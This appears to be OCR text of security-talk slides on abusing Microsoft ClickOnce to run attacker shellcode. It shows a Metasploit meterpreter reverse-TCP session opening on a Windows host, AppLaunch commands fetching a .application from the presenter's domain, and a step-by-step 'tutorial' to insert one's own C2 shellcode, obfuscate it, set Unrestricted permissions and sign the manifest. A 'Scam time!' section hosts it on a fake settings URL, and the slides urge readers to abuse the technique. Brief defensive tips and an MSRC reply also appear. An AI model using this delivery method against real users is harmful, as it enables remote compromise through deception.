


PROOF


Terminal — -tmux a -t htb — 199×48
=[metasploit v6.4.107-dev-]
+ -- --=[2,589 exploits - 1,321 auxiliary - 1,699 payloads]
+ -- --=[433 post - 49 encoders - 14 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > use /windows/x64/meterpreter/reverse_tcp
msf payload(windows/x64/meterpreter/reverse_tcp) > show options
Module options (payload/windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
View the full module info with the info, or info -d command.
msf payload(windows/x64/meterpreter/reverse_tcp) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf payload(windows/x64/meterpreter/reverse_tcp) > run
[-] Unknown command: run. Run the help command for more details.
msf payload(windows/x64/meterpreter/reverse_tcp) > exploit
[*] Payload Handler Started as Job 0
msf payload(windows/x64/meterpreter/reverse_tcp) >
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (230982 bytes) to 10.5.5.25
[*] 10.5.5.25 - Meterpreter session 1 closed. Reason: Died
exploitInterrupt: use the 'exit' command to quit
msf payload(windows/x64/meterpreter/reverse_tcp) > exploit
[*] Payload Handler Started as Job 1
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.
msf payload(windows/x64/meterpreter/reverse_tcp) > [*] Sending stage (230982 bytes) to 10.5.5.25
[*] Meterpreter session 2 opened (10.5.5.167:4444 -> 10.5.5.25:50585) at 2026-01-30 13:16:10 -0800
sessions -i 2
[*] Starting interaction with 2...
meterpreter > getuid
Server username: NHOST\nathan
meterpreter >
[htb] 0:zsh 1:ssh- 3:ssh* 4:ssh 5:zsh
10.5.5.25
C:\WINDOWS\system32\cmd.
c:\Users\Public>"C:\Windows\Microsoft.
ers\nathan\Videos\idk\mfsvector.applic
blicKeyToken=3a59541349cbda84, proces
tral, PublicKeyToken=3a59541349cbda84,
c:\Users\Public>"C:\Windows\Microsoft.
ers\nathan\Videos\idk\mfsvector.applic
blicKeyToken=3a59541349cbda84, proces
tral, PublicKeyToken=3a59541349cbda84,
c:\Users\Public>"C:\Windows\Microsoft.
ers\nathan\Videos\idk\mfsvector.applic
blicKeyToken=3a59541349cbda84, proces
tral, PublicKeyToken=3a59541349cbda84,
c:\Users\Public>"C:\Windows\Microsoft.
an2.com/files/mfsvector/mfsvector.appl
PublicKeyToken=3a59541349cbda84, proc
eutral, PublicKeyToken=3a59541349cbda8
c:\Users\Public>
Windows Security
Virus & threat protection setting
View and update Virus & threat protection settings for Microsoft Defender Antivirus.
Real-time protection
Locates and stops malware from installing or running on your de
You can turn off this setting for a short time before it turns back automatically.
On
Dev Drive protection
Scans for threats asynchronously on Dev Drive volumes to reduc
performance impact.
On

https://nathan2.com/files/msvector/msvector.application

DEMO!



DEFENSE

- There are multiple keys that can be disabled to disable clickonce prompts. Included in whitepaper
- Flag execution of AppLaunch
- Audit everything, blah blah blah, buzzword buzzword buzzword
- Simple solution: Ban dfshim.dll in applocker
- Dfshim is necessary for ClickOnce deployment

MICROSOFT RESPONSE

- Not patching! Please abuse this!

M

MSRC Email communication Apr 7, 2026, 1:59 PM


Subject: RE: MSRC Case 105711 CRM:0022118819


Hello,


Thank you again for submitting this report to the Microsoft Security Response Center (MSRC).
After careful investigation, this case does not meet Microsoft's bar for immediate servicing, as no security feature or boundary is bypassed. ClickOnce application installation always presents a user consent dialog unless the application is signed with a certificate that is trusted on the system. We also investigated the reported "silent" bypass scenario and determined that it first requires the user to execute a malicious script or executable to modify machine configuration settings in order to suppress the prompt. The initial execution of that malicious script or executable is still subject to standard operating system consent and security policies.

TUTORIAL TIME!

- Go to clicktools and copy shelly.cs
- Replace the shellcode with your own C2 shellcode!
- Obfuscate if needed
- Current shellcode requires x64 build
- Go to Settings -> properties -> security
- Switch to partial trust for Internet








TUTORIAL TIME!

- Select build -> publish -> next
- Specify the website you will be hosting this on
- Add Unrestricted = “true” in the .exe.manifest





```
  <trustInfo>
    <security>
      <applicationRequestMinimum>
        <PermissionSet version="1" class="System.Security.NamedPermissionSet" Name="Internet"
ID="Custom" SameSite="site">
          <IPermission version="1" class="System.Security.Permissions.FileDialogPermission, ms
PublicKeyToken=b77a5c561934e089" Access="Open" />
          <IPermission UserQuota="1024000" version="1" class="System.Security.Permissions.Iso
Culture=neutral, PublicKeyToken=b77a5c561934e089" Allowed="ApplicationIsolationByUser" />
          <IPermission version="1" class="System.Security.Permissions.SecurityPermission, msc
PublicKeyToken=b77a5c561934e089" Flags="Execution" Unrestricted="true" />
          <IPermission version="1" class="System.Security.Permissions.UIPermission, mscorlib,
```

- Call Signonce with the .application, .exe.manifest, and the key

```
PS C:\Users\nathan\source\repos\Settings\Settings\publish> .\signonce.ps1 -DeployManifestPath ".\Settings.application" -
AppManifestPath ".\Application Files\Settings_1_0_0_0\Settings.exe.manifest" -PfxPath "..\Settings_TemporaryKey.pfx"
```

Scam time!


Windows App Edit Connections View Window Help
Tue Aug 4 9:39 PM
win11test
New tab
https://settings.nathan2.com/Settings.Application
https://settings.nathan2.com/Settings.Application
https://settings.nathan2.com/Settings.Application - Search
Filter your search: History Favorites Tabs
Chat
Sign in
Search the web
Microsoft 3...
eBay · Ad
MSN
Outlook
Facebook
YouTube
Netflix
Add shortcut
Good evening
Relax and play
DJI ▲ +1.71%
JAN. 15, 2025
NASA
CBS News - Video · 6h
SpaceX rocket expected to collide with moon, leave 16-foot crater • LIVE
CBS NEWS 24/7
Pullman
67°
An Air quality alert is in effect for your area until 12 PM tomorrow.
Lewiston
Walla Walla
https://www.msn.com/en-us/science/astronomy/spacex-rocket-expected-to-collide-with-moon-leave-16-foot-crater/vi-AA29pbaE?uxmode=ruby&ctsrc=dgst
67°F
Clear
Search
9:39 PM
8/4/2026
zoom

TAKEAWAYS

Just because it’s intended does not make it not vulnerable!

Please abuse this as much as possible

Stick around after for a walkthrough and practice setting this up!

nathan2.com/posts/clicktools

github.com/nasawyer7/clicktools

nathan@nathan2.com

THANK YOU! (GLAZE SECTION)

James Forshaw: Crazy research into .NET

Hack the Box: teaching platform

Daniel Feichter from RedOps: Direct NTDLL shellcode loading

nathan2.com/posts/clicktools

github.com/nasawyer7/clicktools

nathan@nathan2.com